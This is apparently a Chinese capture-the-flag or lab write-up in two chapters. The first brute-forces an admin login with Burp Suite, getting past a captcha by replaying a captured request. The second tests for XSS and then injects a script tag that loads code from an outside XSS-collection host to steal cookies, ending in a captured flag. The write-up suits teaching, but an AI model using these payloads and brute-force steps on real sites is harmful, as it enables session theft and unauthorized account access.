

第三章


后台爆破

1.打开bp，登录界面随便输入用户名和密码，验证码输正确，用burp抓包



2.验证码随即替换，如何绕过






抓包后，不论如何改密码变量send，验证码都不会再变，相当于已经绕过。





3.这些标蓝框的就是定义要爆破的模块





4.Clear后给username和password再add添加，上面会有四个参数，这里我们选第四个。





5.分别添加第一个和第二个字典，点击开始，得到结果



6.去网站实验，密码正确。




第四章




使用<script>alert(document.cookie)</script>进行xss判断





ASPSESSIONIDAARTSDBR=OJGNGMPBIILOFGCJJBOMIILH 即为获得的cookie值

使用xss平台



创建一个新的项目

使用项目给出的<sCRiPt sRC=http://xss.fbisb.com/IlLs></sCrIpT>

注入

打开项目名称可以在cookie中查到flag=zkz{xsser-g00d}